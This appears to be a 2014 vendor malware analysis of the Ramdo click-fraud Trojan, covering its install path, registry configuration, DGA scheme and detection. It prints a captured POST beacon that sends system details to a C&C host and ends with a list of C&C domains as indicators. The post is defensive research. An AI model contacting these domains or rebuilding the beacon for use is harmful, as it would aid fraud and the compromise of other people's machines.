Protecting computers from the damages of RAMDO Click Fraud Trojan

02 May 2014

Check Point Malware Research Group

Summary

In December 2013, a new Trojan family named “Ramdo” appeared in the wild – this Trojan horse performed click-fraud. The Check Point Malware Research Group has been analyzing this Trojan and has developed effective Anti-Bot protections that have helped to detect this malware in more than 250 enterprises around the globe.

Protections against this widespread Trojan is essential since it is capable of eating up system resources (memory and CPU), causing a serious slowdown in the infected machines’ performance.

Details

Ramdo is a family of Trojan horses which performs click fraud. This type of Trojan program is used to increase the number of visits on certain websites or to boost the number of hits for online ads.

Ramdo installs itself by using an exploit kit, copies itself onto the system and creates an encrypted DLL file containing the Trojan’s payload which is injected to a new system process. It also stores its configuration data (User Agent, C&C related information and the RC4 key used for decrypting data from the C&C) in the system's registry.

Network Analysis

First of all, Ramdo generates an HTTP get request to Google for connectivity testing purposes. The request looks like this:

Stream Content

```
GET / HTTP/1.1
Host: www.google.com
```

Then, Ramdo generates a POST request to its C&C server, which contains the following information on the system:

- Operating system version
- Computer name
- Details on whether the computer is running as a virtual machine or not
- Flash Player information
- The computer's globally unique identifier (GUID)
- Details on whether the computer is 32 bit or 64 bit.
- The RC4 key

This is information encrypted with another embedded public key.
A typical request looks like this:

Stream Content

```
POST / HTTP/1.1
Host: skmymmeiaoooigke.org
Content-Length: 128
Cache-Control: no-cache

~...u......{.....I;E..{.......K:.MO..S...Q6..1......u....z...e...#....J....).....
*....c.bk..4.`..4h:F..H...N.{..|..Iz..C)...u
.|
```


Ramdo uses a Domain Generation Algorithm (DGA) to generate the domains it contacts. In the samples that we have examined, the domain names have always been 16 characters long with an ".org" suffix. The websites on which Ramdo clicks are returned from the C&C server and stored in the registry. Then, after decryption, Ramdo performs the clicks in those websites.

Detection

Previous known malwares which have utilized DGA mechanisms, such as Virut, Zeus and Conficker, used the current date as an initialization seed for the DGA randomization. Ramdo supports a different initialization technique using a custom predefined seed per variant, thus reverse engineering a Ramdo sample in order to predict the DGA domains will not be enough in most cases due to the fact that different operators will use different initialization seeds. However, the above mentioned traffic could be signed with network signatures, regardless of the domain which is being used.

Statistics

Our sources indicate the following distribution of infected countries with Ramdo:



Domains Found

We have discovered the below domains are C&C domains of Ramdo. Note that they are all exactly 16 characters in length with an ".org" suffix.

The Check Point Malware Research Group continuously feeds ThreatCloud with further domains that match Ramdo, as those are detected by Security Gateways all over the world.

How are Check Point Customers protected?

The Check Point Anti-Bot Software Blade provides protection against damages caused by Ramdo by preventing infected devices any access to the C&C Network.

Appendix: Ramdo C&C Domain Examples:

uosqmakeosgssquc.org
wsukoewkkisuieau.org
kuseseaywucqwkqk.org
eiuqwoiwkqqicmgm.org
kuawkswesmaaaqwm.org
wsqqusgiaayeseik.org
uoukqqyamggcssee.org
ywoekqumwmygouka.org
qgwccyckcsuyiuwo.org
skmggwaiuwuywgwy.org
gmaeesguiokeyqwo.org
eimqqakugeccgwak.org
kuqcuyqmaggguqum.org
skoqqgkoaymgmigi.org
mycsawomqiqkgqgu.org
gmykmcguecgigese.org
ywyoyicywkuuyuye.org
kucmcamaqsgmaiye.org
eiumggisguyauamu.org
eimsqyumcomkokoe.org
ocswikyocogewgmu.org
ocuasmoyesguksig.org
skaakuomwgacoqyg.org
ceqqqwwuigyuueso.org
occckkseyiwaqgqo.org
aaiwoisiaeygwwoo.org
ywkyogwycimaciua.org
iqguwmiwsmawceoc.org
uogwoigiuweyccsw.org
ceigqweqwaywiqgu.org
aacaeqieqoaiykws.org
cemkacimaqsyomam.org
kuqqqgskcsmkgyai.org
myiskosuiikykagi.org
gmgigoiogeosyawm.org
aaukqiooaseseuke.org

iqswksmkegumawkm.org
uoyksmyysmoeocwa.org
wskugoswmwomsciy.org
wsgggmmsciugqmsi.org
kukwweimqccqmgii.org
cemecwmgkyqayekw.org
wsosmywcwmocwusk.org
kuyuacgsiowawsqa.org
ceyueaeiogooemgq.org
skemauscmqiiakew.org
skmymmeiaoooigke.org
kuucswiqwwaiwgqw.org
ywywuqmswcyuqueg.org
aaimomuiqqqkikiy.org
skqgakcyowmwcomc.org
kucuyusiqsseqmso.org
qggeieyeemioyoym.org
cegauoqsykgqecqc.org